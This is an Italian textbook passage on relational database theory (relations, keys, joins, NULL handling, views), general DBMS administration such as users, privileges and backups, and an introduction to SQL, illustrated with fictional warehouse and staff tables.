La definizione della struttura dei dati (sia a livello logico, sia a livello esterno) viene fatta attraverso un linguaggio di programmazione definito DDL (*Data definition language*), la gestione dei dati avviene attraverso un altro linguaggio, detto DML (*Data manipulation language*), infine, la gestione della sicurezza viene fatta attraverso un linguaggio DCL (*Data control language*). Nella pratica, DDL, DML e DCL possono coincidere, come nel caso del linguaggio SQL.

687.2 Modello relazionale

Una base di dati può essere impostata secondo diversi tipi di modelli (logici) di rappresentazione. Quello più comune, che è anche il più semplice dal punto di vista umano, è il modello relazionale. In tal senso, un DBMS relazionale viene anche definito semplicemente come RDBMS.

Nel modello relazionale, i dati sono raccolti all'interno di ***relazioni***. Ogni relazione è una raccolta di nessuna o più ***tuple*** di tipo omogeneo. La tupla rappresenta una singola informazione completa, in rapporto alla relazione a cui appartiene, suddivisa in ***attributi***. Le informazioni che possono essere inserite in ogni singolo attributo, dipendono da un ***dominio***. Una relazione, nella sua definizione, non ha una «forma» particolare, tuttavia questo concetto si presta a una rappresentazione tabellare: gli attributi sono rappresentati dalle colonne e le tuple dalle righe. Si osservi l'esempio della figura 687.1.

Figura 687.1. Relazione '`Indirizzi (Cognome, Nome, Indirizzo, Telefono)`'.

Indirizzi			
Cognome	**Nome**	**Indirizzo**	**Telefono**
Pallino	Pinco	Via Biglie 1	0222,222222
Tizi	Tizio	Via Tazi 5	0555,555555
Cai	Caio	Via Caini 1	0888,888888
Semproni	Sempronio	Via Sempi 7	0999,999999

In una relazione, le tuple non hanno una posizione particolare, sono semplicemente contenute nell'insieme della relazione stessa. Se l'ordine ha una rilevanza per le informazioni contenute, questo elemento dovrebbe essere aggiunto tra gli attributi, senza essere determinato da un'ipotetica collocazione fisica. Osservando l'esempio, si intende che l'ordine delle righe non ha importanza per le informazioni che si vogliono trarre; al massimo, un elenco ordinato può facilitare la lettura umana, quando si è alla ricerca di un nome particolare, ma ciò non ha rilevanza nella struttura che deve avere la relazione corrispondente.

Il fatto che la posizione delle tuple all'interno della relazione non sia importante, significa che non è necessario poterle identificare: le tuple si distinguono in base al loro contenuto. In questo senso, una relazione non può contenere due tuple uguali: la presenza di doppioni non avrebbe alcun significato.

A differenza delle tuple, gli attributi devono essere identificati attraverso un nome. Infatti, il semplice contenuto delle tuple non è sufficiente a stabilire di quale attributo si tratti. Osservando la prima riga dell'esempio, diventa difficile distinguere quale sia il nome e quale il cognome:

Pallino	Pinco	Via Biglie 1	0222,222222

Assegnando agli attributi (cioè alle colonne) un nome, diventa indifferente la disposizione fisica di questi all'interno delle tuple.

687.2.1 Relazioni collegate

Generalmente, una relazione da sola non è sufficiente a rappresentare tutti i dati riferiti a un problema o a un interesse della vita reale. Quando una relazione contiene tante volte le stesse informazioni, è opportuno scinderla in due o più relazioni più piccole, collegate in qualche modo attraverso dei riferimenti. Si osservi il caso delle relazioni rappresentate dalle tabelle che si vedono nella figura 687.3.

Figura 687.3. Relazioni di un'ipotetica gestione del magazzino.

Articoli			
Codice	**Descrizione**	**Fornitore1**	**Fornitore2**
vite30	Vite 3 mm	123	126
vite40	Vite 4 mm	126	127
dado30	Dado 3 mm	122	123
dado40	Dado 4 mm	126	127
rond50	Rondella 5 mm	123	126

Movimenti					
Codice	**Data**	**Carico**	**Scarico**	**CodFor**	**CodCli**
vite40	01/01/2007	1200		124	
vite30	01/01/2007		800		825
vite30	02/01/2007	1000		954	
vite30	03/01/2007	2000		127	
rond50	03/01/2007		500		954

Fornitori			
CodFor	**Ditta**	**Indirizzo**	**Telefono**
127	Vitoni spa	Via Ferri 2	0123,45678
122	Ferroni spa	Via Metalli 34	0234,5678
126	Nuova Metal	Via Industrie	0345,6789
123	Viti e Bulloni	Via di sopra 7	0567,9875

Clienti			
CodCli	**Ditta**	**Indirizzo**	**Telefono**
925	Tendoni Max	Via di sotto 2	0113,44578
825	Arti Plus	Via di lato 45	0765,23456

La prima relazione, '`Articoli`', rappresenta l'anagrafica del magazzino di un grossista di ferramenta. Ogni articolo di magazzino viene codificato e descritto, inoltre vengono annotati i riferimenti ai codici di possibili fornitori. La seconda relazione, '`Movimenti`', elenca le operazioni di carico e di scarico degli articoli di magazzino, specificando solo il codice dell'articolo, la data, la quantità caricata o scaricata e il codice del fornitore o del cliente da cui è stato acquistato o a cui è stato venduto l'articolo. Infine seguono le relazioni che descrivono i codici dei fornitori e quelli dei clienti.

Si può intendere che una sola relazione non avrebbe potuto essere utilizzata utilmente per esprimere tutte queste informazioni.

È importante stabilire che, nel modello relazionale, il collegamento tra le tuple delle varie relazioni avviene attraverso dei valori e non attraverso dei puntatori. Infatti, nella relazione '`Articoli`' l'attributo '`Fornitore1`' contiene il valore 123 e questo significa solo che i dati di quel fornitore sono rappresentati da quel valore. Nella relazione '`Fornitori`', la tupla il cui attributo '`CodFor`' contiene il valore 123 è quella che contiene i dati di quel particolare fornitore. Quindi, «123» non rappresenta un puntatore, ma solo una tupla che contiene quel valore nell'attributo «giusto». In questo senso si ribadisce l'indifferenza della posizione delle tuple all'interno delle relazioni.

687.2.2 Tipi di dati, domini e informazioni mancanti

Nelle relazioni, ogni attributo contiene una singola informazione elementare di un certo tipo, per il quale esiste un dominio determinato di valori possibili. Ogni attributo di ogni tupla deve contenere un valore ammissibile, nell'ambito del proprio dominio.

Spesso capitano situazioni in cui i valori di uno o più attributi di una tupla non sono disponibili per qualche motivo. In tal caso si pone il problema di assegnare a questi attributi un valore che definisca in modo non ambiguo questo stato di indeterminatezza. Questo valore viene definito come '`NULL`' ed è ammissibile per tutti i tipi di attributi possibili.

687.2.3 Vincoli di validità

I dati contenuti in una o più relazioni sono utili in quanto «sensati» in base al contesto a cui si riferiscono. Per esempio, considerando la relazione '`Movimenti`', vista precedentemente, questa deve contenere sempre un codice valido nell'attributo '`Codice`'. Se così non fosse, la registrazione data da quella tupla che dovesse avere un riferimento a un codice di articolo non valido, non avrebbe alcun senso, perché mancherebbe proprio l'informazione più importante: l'articolo caricato o scaricato.

Il controllo sulla validità dei dati può avvenire a diversi livelli, a seconda della circostanza. Si possono distinguere vincoli che riguardano:

1. il dominio dell'attributo stesso -- quando si tratta di definire se l'attributo può assumere il valore '`NULL`' o meno e quando si stabilisce l'intervallo dei valori ammissibili;
2. gli altri attributi della stessa tupla -- quando dal valore contenuto in altri attributi della stessa tupla dipende l'intervallo dei valori ammissibili per l'attributo in questione;
3. gli attributi di altre tuple -- quando dal valore contenuto negli attributi delle altre tuple della stessa relazione dipende l'intervallo dei valori ammissibili per l'attributo in questione;
4. gli attributi di tuple di altre relazioni -- quando altre relazioni condizionano la validità di un attributo determinato.

I vincoli di tupla, ovvero quelli che riguardano i primi due punti dell'elenco appena indicato, sono i più semplici da esprimere perché non occorre conoscere altre informazioni esterne alla tupla stessa. Per esempio, un attributo che esprime un prezzo potrebbe essere definito in modo tale che non sia ammissibile un valore negativo; nello stesso modo, un attributo che esprime uno sconto su un prezzo potrebbe ammettere un valore positivo diverso da zero solo se il prezzo a cui si riferisce, contenuto nella stessa tupla, supera un valore determinato.

Il caso più importante di un vincolo interno alla relazione, che coinvolge più tuple, è quello che riguarda le ***chiavi***. In certe situazioni, un attributo, o un gruppo particolare di attributi di una relazione, deve essere unico per ogni tupla. Quindi, questo attributo, o questo gruppo di attributi, è valido solo quando non è già presente in un'altra tupla della stessa relazione.

Quando le informazioni sono distribuite fra più relazioni, i dati sono validi solo quando tutti i riferimenti sono validi. Volendo riprendere l'esempio della gestione di magazzino, visto precedentemente, una tupla della relazione '`Movimenti`' che dovesse contenere un codice di un fornitore o di un cliente inesistente, si troverebbe, in pratica, senza questa informazione.

687.2.4 Chiavi

Nella sezione precedente si è accennato alle ***chiavi***. Questo concetto merita un po' di attenzione. In precedenza è stato affermato che una relazione contiene una raccolta di tuple che contano per il loro contenuto e non per la loro posizione. In questo senso non è ammissibile una relazione contenente due tuple identiche. Una ***chiave*** di una relazione è un gruppo di attributi che permette di identificare univocamente le tuple in essa contenute; per questo, tali attributi devono contenere dati differenti per ogni tupla.

Stabilendo quali attributi devono costituire una chiave per una certa relazione, si comprende intuitivamente che questi attributi non possono mai contenere un valore indeterminato.

Nella definizione di relazioni collegate attraverso dei riferimenti, l'oggetto di questi riferimenti deve essere una chiave per la relazione di destinazione. Diversamente non si otterrebbe un riferimento univoco a una tupla particolare.

687.3 Gestione delle relazioni

Prima di affrontare l'utilizzo pratico di una base di dati relazionale, attraverso un linguaggio di manipolazione dei dati, è opportuno considerare a livello teorico alcuni tipi di operazioni che si possono eseguire con le relazioni.

Inizialmente è stato affermato che una relazione è un insieme di tuple... Dalla teoria degli insiemi derivano molte delle operazioni che riguardano le relazioni.

687.3.1 Unione, intersezione e differenza

Quando si maneggiano relazioni contenenti gli stessi attributi, hanno senso le operazioni fondamentali sugli insiemi: unione, intersezione e differenza. Il significato è evidente: l'unione genera una relazione composta da tutte le tuple distinte delle relazioni di origine; l'intersezione genera una relazione composta dalle tuple presenti simultaneamente in tutte le relazioni di origine; la differenza genera una relazione contenente le tuple che compaiono esclusivamente nella prima delle relazioni di origine.

L'esempio rappresentato dalle relazioni della figura 687.4 dovrebbe chiarire il senso di queste affermazioni.

Figura 687.4. Unione, intersezione e differenza tra relazioni.

Laureati		
Codice	**Nominativo**	**...**
1245	Tizi Tizio	...
1745	Cai Caio	...
1655	Semproni Sempronio	...

Magazzinieri		
Codice	**Nominativo**	**...**
1745	Cai Caio	...
1986	Pallino Pinco	...
1245	Tizi Tizio	...

Laureati UNITO Magazzinieri		
Codice	**Nominativo**	**...**
1245	Tizi Tizio	...
1745	Cai Caio	...
1655	Semproni Sempronio	...
1986	Pallino Pinco	...

Laureati INTERSECATO Magazzinieri		
Codice	**Nominativo**	**...**
1245	Tizi Tizio	...
1745	Cai Caio	...

Laureati MENO Magazzinieri		
Codice	**Nominativo**	**...**
1655	Semproni Sempronio	...

687.3.2 Ridenominazione degli attributi

L'elaborazione dei dati contenuti in una relazione può avvenire previa modifica dei nomi di alcuni attributi. La modifica dei nomi genera di fatto una nuova relazione temporanea, per il tempo necessario a eseguire l'elaborazione conclusiva.

Le situazioni in cui la ridenominazione degli attributi può essere conveniente possono essere varie. Nel caso delle operazioni sugli insiemi visti nella sezione precedente, la ridenominazione può rendere compatibili relazioni i cui attributi, pur essendo compatibili, hanno nomi differenti.

687.3.3 Selezione, proiezione e congiunzione

La ***selezione*** e la ***proiezione*** sono operazioni che si eseguono su una sola relazione e generano una relazione che contiene una porzione dei dati di quella di origine. La selezione permette di estrarre alcune tuple dalla relazione, mentre la proiezione estrae parte degli attributi di tutte le tuple. Il primo caso, quello della selezione, non richiede considerazioni particolari, mentre la proiezione ha delle implicazioni importanti.

Attraverso la proiezione, utilizzando solo parte degli attributi, si genera una relazione in cui si potrebbero perdere delle tuple, a causa della possibilità che risultino dei doppioni. Per esempio, si consideri la relazione mostrata nella figura 687.5.

Figura 687.5. Relazione '**`Utenti (UID, Nominativo, Cognome, Nome, Ufficio)`**'.

Utenti				
UID	**Nominativo**	**Cognome**	**Nome**	**Ufficio**
0	root	Pallino	Pinco	CED
515	rmario	Rossi	Mario	Contabilità
501	bbianco	Bianchi	Bianco	Magazzino
502	rrosso	Rossi	Rosso	Contabilità

La figura mostra una relazione contenente le informazioni sugli utenti di un centro di elaborazione dati. Si può osservare che sia l'attributo '**`UID`**', sia l'attributo '**`Nominativo`**', possono essere da soli una chiave per la relazione. Se da questa relazione si vuole ottenere una proiezione contenente solo gli attributi '**`Cognome`**' e '**`Ufficio`**', non essendo questi due una chiave della relazione, si perdono delle tuple.

Figura 687.6. Proiezione degli attributi '**`Cognome`**' e '**`Ufficio`**' della relazione '**`Utenti`**'.

Cognome	**Ufficio**
Pallino	CED
Rossi	Contabilità
Bianchi	Magazzino

La figura 687.6 mostra la proiezione della relazione '**`Utenti`**', in cui sono stati estratti solo gli attributi '**`Cognome`**' e '**`Ufficio`**'. In tal modo, le tuple che prima corrispondevano al numero '**`UID`**' 515 e 502 si sono ridotte a una sola, quella contenente il cognome «Rossi» e l'ufficio «Contabilità».

Da questo esempio si dovrebbe intendere che la proiezione ha senso, prevalentemente, quando gli attributi estratti costituiscono una chiave della relazione originaria

La ***congiunzione*** di relazioni, o *join*, è un'operazione in cui due o più relazioni vengono unite a formare una nuova relazione. Questo congiungimento implica la creazione di tuple formate dall'unione di tuple provenienti dalle relazioni di origine. Se per semplicità si pensa solo alla congiunzione di due relazioni: si va da una congiunzione minima in cui nessuna tupla della prima relazione risulta abbinata ad altre tuple della seconda, fino a un massimo in cui si ottengono tutti gli abbinamenti possibili delle tuple della prima relazione con quelle della seconda. Tra questi estremi si pone la situazione tipica, quella in cui ogni tupla della prima relazione viene collegata solo a una tupla corrispondente della seconda.

La ***congiunzione naturale*** si ottiene quando le relazioni oggetto di tale operazione vengono collegate in base ad attributi aventi lo stesso nome. Per osservare di cosa si tratta, vale la pena di riprendere l'esempio della gestione di magazzino già descritto in precedenza. Nella figura 687.7 ne viene mostrata nuovamente solo una parte.

Figura 687.7. Le relazioni '`Articoli`' e '`Movimenti`' dell'esempio sulla gestione del magazzino.

Articoli		
Codice	**Descrizione**	**...**
vite30	Vite 3 mm	...
vite40	Vite 4 mm	...
dado30	Dado 3 mm	...
dado40	Dado 4 mm	...
rond50	Rondella 5 mm	...

Movimenti				
Codice	**Data**	**Carico**	**Scarico**	**...**
vite40	01/01/2007	1200		...
vite30	01/01/2007		800	...
vite30	02/01/2007	1000		...
vite30	03/01/2007	2000		...
rond50	03/01/2007		500	...

La congiunzione naturale delle relazioni '`Movimenti`' e '`Articoli`', basata sulla coincidenza del contenuto dell'attributo '`Codice`', genera una relazione in cui appaiono tutti gli attributi delle due relazioni di origine, con l'eccezione dell'attributo '`Codice`' che appare una volta sola (figura 687.8).

Tabella 687.8. Il join naturale tra le relazioni '`Movimenti`' e '`Articoli`'.

Codice	**Data**	**Carico**	**Scarico**	**...**	**Descrizione**	**...**
vite40	01/01/2007	1200		...	Vite 4 mm	...
vite30	01/01/2007		800	...	Vite 3 mm	...
vite30	02/01/2007	1000		...	Vite 3 mm	...
vite30	03/01/2007	2000		...	Vite 3 mm	...
rond50	03/01/2007		500	...	Rondella 5 mm	...

Nel caso migliore, ogni tupla di una relazione trova una tupla corrispondente dell'altra; nel caso peggiore, nessuna tupla ha una corrispondente nell'altra relazione. L'esempio mostra che tutte le tuple della relazione '**`Movimenti`**' hanno trovato una corrispondenza nella relazione '**`Articoli`**', mentre solo alcune tuple della relazione '**`Articoli`**' hanno una corrispondenza dall'altra parte. Queste tuple, quelle che non hanno una corrispondenza, sono dette «penzolanti», o *dangling*, e di fatto vengono perdute dopo la congiunzione.

Quando una congiunzione genera corrispondenze per tutte le tuple delle relazioni coinvolte, si parla di congiunzione completa. La dimensione (espressa in quantità di tuple) della relazione risultante in presenza di una congiunzione completa è pari alla dimensione massima delle varie relazioni.

Quando si vuole eseguire la congiunzione di relazioni che non hanno attributi in comune si ottiene il collegamento di ogni tupla di una relazione con ogni tupla delle altre. Si può osservare l'esempio della figura 687.9 che riprende il solito problema del magazzino, con delle semplificazioni opportune.

Figura 687.9. Le relazioni '**`Articoli`**' e '**`Fornitori`**' dell'esempio sulla gestione del magazzino.

Articoli			
Codice	**Descrizione**	**Fornitore1**	**...**
vite30	Vite 3 mm	127	...
vite40	Vite 4 mm	127	...
dado30	Dado 3 mm	122	...

Fornitori		
CodFor	**Ditta**	**...**
127	Vitoni spa	...
122	Ferroni spa	...

Nessuno degli attributi delle due relazioni coincide, quindi si ottiene un «prodotto» tra le due relazioni, in pratica, una relazione che contiene il prodotto delle tuple contenute nelle relazioni originali (figura 687.10).

Figura 687.10. Il prodotto tra le relazioni '`Articoli`' e '`Fornitori`'.

Codice	Descrizione	Fornitore1	...	CodFor	Ditta	...
vite30	Vite 3 mm	127	...	127	Vitoni spa	...
vite40	Vite 4 mm	127	...	127	Vitoni spa	...
dado30	Dado 3 mm	122	...	127	Vitoni spa	...
vite30	Vite 3 mm	127	...	122	Ferroni spa	...
vite40	Vite 4 mm	127	...	122	Ferroni spa	...
dado30	Dado 3 mm	122	...	122	Ferroni spa	...

Quando si esegue un'operazione del genere, è normale che molte delle tuple risultanti siano prive di significato per gli scopi che ci si prefigge. Di conseguenza, quasi sempre, si applica poi una selezione attraverso delle condizioni. Nel caso dell'esempio, sarebbe ragionevole porre come condizione di selezione l'uguaglianza tra i valori dell'attributo '`Fornitore1`' e '`CodFor`'.

Figura 687.11. La selezione delle tuple che rispettano la condizione di uguaglianza tra gli attributi '`Fornitore1`' e '`CodFor`'.

Codice	Descrizione	Fornitore1	...	CodFor	Ditta	...
vite30	Vite 3 mm	127	...	127	Vitoni spa	...
vite40	Vite 4 mm	127	...	127	Vitoni spa	...
dado30	Dado 3 mm	122	...	122	Ferroni spa	...

Generalmente, nella pratica, non esiste la possibilità di definire una congiunzione basato sull'uguaglianza dei nomi degli attributi. Di solito si esegue una congiunzione che genera un prodotto tra le relazioni, quindi si applicano delle condizioni di selezione come nell'esempio mostrato. Quando la selezione in questione è del tipo visto nell'esempio, cioè basata sull'uguaglianza del contenuto di attributi delle diverse relazioni (anche se il nome di questi attributi è differente), si parla di ***equi-giunzione*** (*equi-join*).

687.3.4 Gestione dei valori nulli

Si è accennato in precedenza alla possibilità che gli attributi di una relazione possano contenere anche il valore indeterminato, o '`NULL`'. Con questo valore indeterminato non si possono fare comparazioni con valori determinati e di solito nemmeno con altri valori indeterminati. Per esempio, non si può dire che '`NULL`' sia maggiore o minore di qualcosa; una comparazione di questo tipo genera solo un risultato indeterminato. '`NULL`' è solo uguale a se stesso ed è diverso da ogni altro valore, compreso un altro valore '`NULL`'.

Per verificare la presenza o l'assenza di un valore indeterminato si utilizzano generalmente operatori specifici, come in SQL:

- '**`IS NULL`**' -- che si avvera quando il valore controllato è indeterminato;
- '**`IS NOT NULL`**' -- che si avvera quando il valore controllato è determinato, quindi diverso da indeterminato.

Nel momento in cui si eseguono delle espressioni logiche, utilizzando i soliti operatori AND, OR e NOT, si pone il problema di stabilire cosa accade quando si presentano valori indeterminati. La soluzione è intuitiva: quando non si può fare a meno di conoscere il valore che si presenta come indeterminato, il risultato è indeterminato. Questo concetto deriva dalla cosiddetta logica *fuzzy*.

Figura 687.12. Tabella della verità degli operatori AND e OR quando sono coinvolti valori indefiniti.

```
? AND ? = ?     ? OR ? = ?
? AND F = F     ? OR F = ?
? AND T = ?     ? OR T = T
F AND ? = F     F OR ? = ?
F AND F = F     F OR F = F
F AND T = F     F OR T = T
T AND ? = ?     T OR ? = T
T AND F = F     T OR F = T
T AND T = T     T OR T = T
```

687.3.5 Relazioni derivate e viste

Precedentemente si è accennato al fatto che la rappresentazione finale dei dati può essere diversa da quella logica. Nel modello relazionale è possibile ottenere delle relazioni derivate da altre, attraverso una funzione determinata che stabilisce il modo con cui ottenere queste derivazioni. Si distingue fondamentalmente tra:

- relazioni derivate virtuali, o ***viste***, che non generano nuove relazioni memorizzate nella base di dati, il cui contenuto viene generato al volo al momento della necessità;
- relazioni derivate materializzate, che generano una nuova relazione nella base di dati.

Il primo dei due casi è semplice da gestire, perché i dati sono sempre allineati correttamente, ma è pesante dal punto di vista elaborativo; il secondo ha invece i pregi e i difetti opposti. Con il termine «vista» si intende fare riferimento alle relazioni derivate virtuali.

687.4 Riferimenti

- Paolo Atzeni, Stefano Ceri, Stefano Paraboschi, Riccardo Torlone, *Basi di dati, concetti, linguaggi e architetture*, McGraw-Hill
- *PostgreSQL*

  ⟨http://www.postgresql.org/ ⟩
- *MySQL*

  ⟨http://www.mysql.com/ ⟩

- *MaxDB*

  ⟨http://www.mysql.com/products/maxdb/⟩

- *Firebird*

  ⟨http://firebird.sourceforge.net/⟩

Capitolo 688

Questioni organizzative generali dei DBMS comuni

Dopo la teoria astratta, l'organizzazione di un DBMS richiede una realizzazione pratica, che implica delle scelte. In questo capitolo di descrivono alcune questioni «pratiche», che è bene conoscere inizialmente, prima di affrontare lo studio di un DBMS specifico.

688.1 Configurazione e basi di dati amministrative

Un DBMS, per funzionare, deve poter annotare l'esistenza e i contenuti delle proprie basi di dati, così come l'esistenza e i privilegi dei propri utenti. Per conservare queste informazioni, può gestire dei file di configurazione, oppure, più spesso, impiegare una o più basi di dati amministrative, la cui gestione avviene in modo quasi trasparente.

La presenza di queste basi di dati amministrative implica il fatto che non possano esserne create delle altre con gli stessi nomi, ma ci sono naturalmente anche altre implicazioni più importanti.

Quando si installa il software di gestione del DBMS per la prima volta, è necessario provvedere a costruire le basi di dati amministrative, oltre che, eventualmente, a sistemare altri file di configurazione. Per questo, di solito il software del DBMS include un programma che predispone tali basi di dati speciali con una configurazione iniziale predefinita.

Quando si aggiorna il software di gestione del DBMS, si ha generalmente la necessità di conservare i dati preesistenti. Questo significa preservare le basi di dati che sono state create e le informazioni sulle utenze, con i privilegi rispettivi. Il problema sta nel fatto che il software aggiornato potrebbe avere un'organizzazione differente nel modo di gestire i file che contengono le informazioni sulle basi di dati, pertanto è poi necessario provvedere a una conversione, con l'ausilio di strumenti realizzati appositamente per quel DBMS. Naturalmente, per evitare circoli viziosi, un software aggiornato dovrebbe essere in grado di accedere a basi di dati di qualche versione precedente.

Generalmente, prima di un aggiornamento del software di gestione del DBMS, si consiglia di eseguire una copia dei dati in una forma indipendente dalla versione, che può essere acquisita successivamente, dopo l'aggiornamento; tuttavia, rimane il problema delle basi di dati amministrative: se dovesse fallire la procedura di aggiornamento automatica, si renderebbe necessaria, nuovamente, la creazione delle basi di dati (vuote) e delle utenze.

688.2 Copie di sicurezza delle basi di dati

Generalmente, le copie di sicurezza del contenuto di una basi di dati, si fanno in modo di generare del codice SQL, contenente le istruzioni per la creazione delle relazioni e per l'inserimento delle tuple. Questo viene ottenuto tramite programmi o script del software del DBMS e il codice che si ottiene è specifico di quel tipo di DBMS, perciò non è universale.

Ci possono essere dei DBMS che consentono l'acquisizione di dati molto complessi in un solo attributo (dove per «attributo» si intende una cella di una riga di una tabella), ma poi, questi dati non possono essere rappresentati in modo testuale in un codice SQL. In tali casi, l'archiviazione in forma di codice SQL si deve limitare ai dati consueti, ignorando il resto; pertanto si devono usare formati differenti per l'archiviazione completa dei dati.

688.3 Comunicazione con il DBMS e accesso alle basi di dati

I programmi accedono alle basi di dati attraverso un protocollo di comunicazione con il DBMS. Il protocollo in questione dipende dal DBMS, ma generalmente consente di trasportare delle istruzioni SQL.

Nei sistemi Unix, la comunicazione con il DBMS avviene tipicamente attraverso socket di dominio Unix, per le comunicazioni locali, e socket di dominio Internet per quelle remote. Pertanto, il DBMS deve disporre di un demone in attesa di dati da un file di tipo socket e in ascolto di una porta TCP o UDP (di solito si tratta del protocollo TCP).

Naturalmente, per consentire l'accesso alle basi di dati, il DBMS deve avere un modo per «riconoscere» chi vuole accedere.

Un DBMS che consente esclusivamente collegamenti di tipo locale, avrebbe la possibilità di individuare gli accessi in base al numero UID associato al processo elaborativo del programma che tenta il contatto. In questo caso particolare, il riconoscimento delle utenze può essere demandata al sistema operativo.

688.4 Utenze e privilegi

Le utenze di un DBMS servono a distinguere le competenze al suo interno. Generalmente si distingue la presenza di un amministratore con poteri illimitati nell'ambito della gestione complessiva del DBMS e di conseguenza di ogni base di dati. Il nome, dal punto del DBMS, di questo amministratore, non è standardizzato. A titolo di esempio, nel caso di PostgreSQL si tratta normalmente dell'utente '**`postgres`**', mentre con MySQL si usa il nome '**`root`**'.

Generalmente, il DBMS riconosce gli utenti attraverso una parola d'ordine, che deve essere fornita all'inizio di ogni collegamento; tuttavia, dovrebbe esistere anche la possibilità di definire utenze senza parola d'ordine (sulla fiducia), oppure dovrebbe essere possibile definire dei contesti per cui l'accesso non debba richiedere questa formalità.

Il problema di evitare l'obbligo di inserire la parola d'ordine si sente in particolare proprio per l'accesso in qualità di amministratore, quando si vogliono realizzare degli script per svolgere certe funzioni amministrative. Le forme di raggiro dipendono dalle caratteristiche del DBMS.

Quando il DBMS è in grado di riconoscere un accesso locale, in quanto proveniente da un utente che ha lo stesso nome usato nell'ambito del sistema operativo, potrebbe accettarlo senza richiesta di una parola d'ordine, perché in sostanza l'autenticazione è già avvenuta. Questo meccanismo viene usato in particolare con PostgreSQL, dove l'utente '**`postgres`**' viene aggiunto anche nel file '`/etc/passwd`'; in tal modo, ammesso che la configurazione di PostgreSQL lo consenta, l'utente '**`root`**' del sistema operativo può impersonare facilmente l'utente '**`postgres`**', attraverso il comando '**`su`**', quindi può accedere localmente al DBMS venendo riconosciuto implicitamente.

Quando non c'è la possibilità di sfruttare il sistema operativo per il riconoscimento dell'utente in modo implicito, si può arrivare ad annotare la parola d'ordine (in chiaro) in un file che solo l'utente '**`root`**' del sistema operativo può leggere, così che uno script con i privilegi necessari possa leggere questa parola d'ordine, usarla per collegarsi al DBMS e svolgere il suo compito.

Generalmente, le utenze vengono considerate nel DBMS soltanto come nominativi puri e semplici, senza distinguerne la provenienza. Il DBMS potrebbe disporre di una configurazione ulteriore in cui si specifica il metodo di riconoscimento richiesto, in base alla provenienza degli accessi (PostgreSQL), oppure potrebbe arrivare a considerare le utenze come l'unione del nome al nodo di origine, come se si trattasse di utenti distinti. Questo secondo caso riguarda in particolare MySQL e vale la pena di considerarlo con attenzione, perché si possono creare degli equivoci; infatti, se un'utenza è abbinata all'origine '**`localhost`**' e tale utente accede sì dall'elaboratore locale (come indica convenzionalmente il nome '**`localhost`**'), ma il file '`/etc/hosts`' non abbina correttamente l'indirizzo locale a tale nome, l'accesso fallisce; inoltre, se l'utenza fosse abbinata all'origine '**`127.0.0.1`**' e l'utente cercasse di accedere localmente, potrebbe succedergli di non essere riconosciuto se il sistema operativo traduce poi l'indirizzo nel nome.

Per quanto riguarda la gestione delle utenze, c'è da considerare che esistono anche dei DBMS semplificati che, concedendo esclusivamente accessi locali, invece di gestire le utenze in proprio si affidano alla gestione del sistema operativo. In questi casi, i permessi di accesso alle basi di dati vengono regolati tramite la gestione dei permessi corrispondenti ai file che rappresentano le basi di dati stesse.

688.5 ODBC

ODBC, ovvero *Open database connectivity* è un metodo standardizzato per l'accesso ai DBMS. In pratica, si inserisce un servizio intermedio, tra i DBMS e le applicazioni che devono accedere ai dati: le applicazioni comunicano con il servizio ODBC; il servizio ODBC comunica con i DBMS sottostanti, preoccupandosi di adattarsi alle loro particolarità. In questo modo, invece di scrivere applicazioni che comunicano solo con un certo DBMS, le applicazioni fatte per ODBC, possono utilizzare qualsiasi DBMS che il servizio ODBC è in grado di gestire.

Introduzione a SQL

SQL è l'acronimo di *Structured query language* e identifica un linguaggio di interrogazione (gestione) per basi di dati relazionali. Le sue origini risalgono alla fine degli anni 1970 e questo giustifica la sua sintassi prolissa e verbale tipica dei linguaggi dell'epoca, come il COBOL.

Allo stato attuale, data la sua evoluzione e standardizzazione, l'SQL rappresenta un riferimento fondamentale per la gestione di una base di dati relazionale.

A parte il significato originale dell'acronimo, SQL è un linguaggio completo per la gestione di una base di dati relazionale, includendo le funzionalità di un DDL (*Data definition language*), di un DML (*Data manipulation language*) e di un DCL (*Data control language*).

Data l'età e la conseguente evoluzione di questo linguaggio, si sono definiti nel tempo diversi livelli di standard. I più importanti sono SQL89, SQL92 e SQL99, noti anche come SQL1, SQL2 e SQL3 rispettivamente.

L'aderenza dei vari sistemi DBMS allo standard SQL92 non è mai completa e perfetta, per questo sono stati definiti dei sottolivelli di questo standard per definire il grado di compatibilità di un DBMS. Si tratta di: *entry SQL*, *intermediate SQL* e *full SQL*. Si può intendere che il primo sia il livello di compatibilità minima e l'ultimo rappresenti la compatibilità totale. Lo standard di fatto è rappresentato prevalentemente dal primo livello, che coincide fondamentalmente con lo standard precedente, SQL89. Da questo si comprende che lo stato di assimilazione di SQL99 è ancora più arretrato.

689.1 Concetti fondamentali

Convenzionalmente, le istruzioni di questo linguaggio sono scritte con tutte le lettere maiuscole. Si tratta solo di una tradizione di quell'epoca. SQL non distingue tra lettere minuscole e maiuscole nelle parole chiave delle istruzioni e nemmeno nei nomi di relazioni, attributi e altri oggetti. Solo quando si tratta di definire il contenuto di una variabile, allora le differenze contano.

In questo capitolo e nel resto del documento, quando si fa riferimento a istruzioni SQL, queste vengono indicate utilizzando solo lettere maiuscole, come richiede la tradizione.

I nomi degli oggetti (relazioni e altro) possono essere composti utilizzando lettere, numeri e il trattino basso; il primo carattere deve essere una lettera oppure il trattino basso.

Le istruzioni SQL possono essere distribuite su più righe, senza una regola precisa. Si distingue la fine di un'istruzione dall'inizio di un'altra attraverso la presenza di almeno una riga vuota. Generalmente, i sistemi SQL richiedono l'uso di un simbolo di terminazione delle righe, che di norma è costituito dal punto e virgola.

L'SQL standard prevede la possibilità di inserire commenti; per questo si può usare un trattino doppio ('`--`') seguito dal commento desiderato, fino alla fine della riga. Tuttavia, si osservi che per ottenere la massima compatibilità con i DBMS esistenti, conviene lasciare almeno uno spazio dopo il trattino doppio, prima di inserire il commento vero e proprio.

689.2 Terminologia

Il linguaggio SQL utilizza una propria terminologia per distinguere gli «oggetti» che manipola. Per la precisione, si utilizzano normalmente i termini «tabella», «riga» e «colonna», al posto di «relazione», «tupla» e «attributo».

Esistono delle buone ragioni per utilizzare una terminologia differente nel linguaggio SQL, soprattutto in considerazione del fatto che in questo caso sono ammissibili situazioni che nella teoria generale delle basi di dati relazionali non lo sarebbero (per esempio la possibilità di avere tuple doppie). Tuttavia, si osservi che in questo documento si cerca di mantenere una certa uniformità nei termini, seguendo la tradizione della teoria delle basi di dati, anche a costo di rischiare una contraddizione con questa.

Specchietto 689.1. Associazione tra i termini relativi alla gestione delle basi di dati. Ogni riga dello specchietto, rappresenta un contesto differente, mentre le colonne individuano la traduzione dei termini in base al contesto.

classi	istanze	attributi	tipi di dati contenibili negli attributi
relazioni	tuple	attributi	domini
